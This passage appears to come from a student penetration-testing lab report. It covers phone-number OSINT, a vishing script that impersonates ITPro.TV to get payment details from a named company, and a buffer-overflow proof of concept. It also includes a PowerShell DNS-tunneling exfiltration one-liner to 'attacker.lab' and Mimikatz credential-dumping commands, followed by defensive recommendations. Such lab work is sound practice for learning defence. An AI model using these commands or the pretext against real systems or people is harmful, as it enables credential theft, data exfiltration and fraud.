


#### Figure 7.3 Shows web server running successfully


***Step 4:*** Conducted a test scan on a phone number ***+1 (352) 600 6900***



#### Figure 7.4 Shows running a test scan on a phone number




#### Figure 7.5 Shows google results in general category



#### Figure 7.6 Shows phone being found to be from ITPro.TV

### Maltego Analysis

* Imported the phone number +1 (352) 600 6900 into Maltego.
* Used built-in transforms to search for linked data.
* The analysis showed associations with multiple domains, including business and organizational websites.
* A significant link was identified with northgeorgiaautomation.com, suggesting that the number may be publicly listed on multiple sites or shared in directories.
* Visualization showed how attackers can pivot from one piece of information (a phone number) to build a larger intelligence profile.



#### Figure 7.7 Shows association with multiple domains



#### Figure 7.8 Shows that the number maybe publicly listed on multiple sites

### Vishing Simulation

***Step 1:*** Scenario Overview

* During OSINT analysis, the phone number ***+1 (352) 600 6900*** was linked to ***ITPro.TV (an online training provider)*** and also discovered to be associated with ***northgeorgiaautomation.com*** via Maltego transforms.
* An attacker could exploit this overlap by impersonating ITPro.TV support staff and targeting employees at North Georgia Automation.

***Step 2:*** Attacker Pretext (Impersonating ITPro.TV):

* The attacker claims to be a support agent from ITPro.TV.
* Using the legitimate association of the phone number with ITPro.TV, the attacker builds credibility when contacting North Georgia Automation.

***Step 3:*** Vishing Call Simulation Script

**Attacker (Impersonating ITPro.TV Support):**

*“Hello, this is Mark calling from ITPro.TV support. We’re reaching out because we noticed North Georgia Automation’s email domain was flagged during a security training update. To ensure your training accounts remain active, I just need to verify your company’s registered admin email and confirm your billing details.”*

**Victim (North Georgia Automation Employee):**

*“Oh, I wasn’t aware of any issue. What details do you need?”*

**Attacker:**

*“Nothing sensitive, just a quick confirmation of the admin contact email and the last 4 digits of the company payment card on file, so we can verify your account status and prevent a service disruption.”*

***Step 4:*** Techniques Used

* ***Authority & Legitimacy:*** Attacker leverages ITPro.TV’s real association with the phone number.
* ***Targeted Victim:*** North Georgia Automation (found via Maltego) is chosen as a convincing recipient.
* ***Urgency:*** Suggests risk of service disruption if the victim does not cooperate
* ***Data Harvesting:*** Attempts to extract sensitive corporate account data.

### Log Table

| Target ID | Data Source | Information | Notes |
| --- | --- | --- | --- |
| TID001 | PhoneInfoga | Phone: +1 (352) 600 6900 | ITPro.TV (an online training provider) |
| TID001 | Maltego | Site: northgeorgiaautomation.com | Discovered via relationship mapping |
| TID001 | Simulation | Vishing Script | Pretended to be a support agent from ITPro.TV |

##### Table 7.1 Shows phone related details

# Exploit Development Basics

## Tasks:

* Perform binary analysis using strings and GDB.
* Identify buffer overflow vulnerability and offset to saved return address.
* Craft a PoC payload to hijack control flow (redirect to secret() function).
* Observe program behavior (safe crash or execution of secret()).

### Binary Analysis


***Step 1:*** Create a vulnerable c program name it as vuln.c and save it on desktop

***Explanation of code :***

***buf[64]*** → local buffer that can be overflowed.

***scanf("%s", buf)*** → unsafe because it does not check input length, allowing overflow.


***secret()*** → target function to redirect program flow.

******

#### Figure 8.1 Shows vuln.c program

***Step 2 :*** Inspect strings in binary

***strings vuln***




#### Figure 8.2 Shows strings

***Step 2:*** Discover functions using GDB

***gdb vuln***

***info functions***

Address of secret() function: ***0x8049186 <secret>***

******

#### Figure 8.3 Shows strings in gdb


### Buffer Overflow Discovery

***Step 1:*** Test overflow

***python3 -c “print('A'\*76)" | ./vuln***

Observations:

* Program prints input and then segmentation fault occurs when input exceeds 76 bytes.
* Confirms saved return address can be overwritten.




#### Figure 8.4 Buffer overflow is confirmed


***Step 2:*** Confirm offset to EIP

Offset = 76 bytes to reach saved return address.

This is confirmed by gradually increasing input length until crash occurs.



#### Figure 8.5 confirming offset



#### Figure 8.6 confirming registers

### Radare2 Analysis

***Step 1:*** Run commands


***r2 vuln***

***aaa # Analyze all***

***afl # List functions***

***pdf # print dis-assembly of main***

***izz # search for strings***



#### Figure 8.7 radare2 results

### Proof-of-Concept Payload


***Step 1:*** Craft and run payload

* ***python3 -c "import sys; sys.stdout.buffer.write(b'A'\*76 + b'\x86\x91\x04\x08')" > payload.bin***
* ***./vuln < payload.bin***

***A\*76*** → padding to reach saved EIP

***\x86\x91\x04\x08*** → little-endian address of secret() (0x8049186)

Program either segmentation faults or prints:



#### Figure 8.8 confirming POC

### Summary of Findings

| ***Finding*** | ***Details*** |
| --- | --- |
| Vulnerability | Buffer overflow in gets(buf) |
| Offset to saved EIP | 76 bytes |
| Target function | secret() at 0x8049186 |
| Exploit Outcome | Segmentation fault confirms EIP overwrite; PoC can redirect to secret() |

##### Table 8.1 Shows summary of findings

# Post-Exploitation and Exfiltration

## Data Exfiltration via DNS tunneling

***Step 1 :*** create a test file as sensitive\_data.txt and add the following contents

***payroll2025***

***employee123***

***finance\_data***


***Step 2:*** Now try sending the .txt file to kali machine from windows PowerShell simultaneously on kali side run tcpdump command :

***sudo tcpdump -i eth0 udp port 53 -vvv***


Commands on PowerShell:

***Get-Content C:\Users\<you>\Desktop\sensitive\_data.txt | ForEach-Object {***

***nslookup "$\_.attacker.lab" 192.168.1.43 }***



#### Figure 9.1 Shows file being created and data being sent to kali through powershell



#### Figure 9.2 Data collected at kali

## Credential Dumping with Mimikatz

***Step 1:*** Download Mimikatz from official Git-hub releases.


***Step 2:*** Run Mimikatz as Administrator.


commands:

***privilege::debug***

***sekurlsa::logonpasswords***

***lsadump::sam***





#### Figure 9.3 Shows Mimikatz commands being executed

# Phases Flow Diagram



#### Figure 10.1 Shows phases from recon to exfil

# Recommendations

* ***Reduce OSINT exposure:*** Limit publicly available phone numbers, domains, and contact details that can be weaponized by attackers.
* ***Patch management:*** Ensure all services, including web applications, are updated regularly to prevent exploitation attempts.
* ***Exploit mitigation:*** Enable defenses such as DEP and ASLR to minimize the impact of memory corruption vulnerabilities.
* ***Monitor persistence techniques:*** Audit scheduled tasks and services frequently to detect unauthorized entries.
* ***Network monitoring:*** Implement SIEM use cases and anomaly detection for DNS traffic to uncover possible exfiltration attempts.
* ***Security awareness training:*** Conduct regular phishing and Vishing simulations to help employees recognize and resist social engineering tactics.

# Overall Findings by Phase

## Reconnaissance

* PhoneInfoga revealed valid phone number metadata.
* Maltego mapped relationships and connections to external entities (e.g., North Georgia).
* Demonstrated how OSINT easily provides attacker pretexts

## Exploitation

* Some web vulnerabilities were not exploitable on Metasploitable2 with Struts.
* Binary analysis showed buffer overflow risks in unsafe code (scanf).
* GDB confirmed successful control of program flow (EIP overwrite).

## Persistence & Lateral Movement

* Windows scheduled task “Updater” confirmed attacker persistence method.
* Persistence via tasks allows repeated execution without detection.
* Highlighted how attackers maintain access even after reboots.

## Social Engineering

* Vishing script crafted using real metadata from OSINT.
* Pretexting with ITProTV vs North Georgia scenario showed how attacker trust can be built.
* Reinforced the importance of employee awareness training.

## Post-Exploitation & Exfiltration

* Tcp-dump captured DNS activity but no real payloads.
* Showed attacker techniques for data exfil via covert channels.
* Emphasized need for monitoring DNS traffic for anomalies.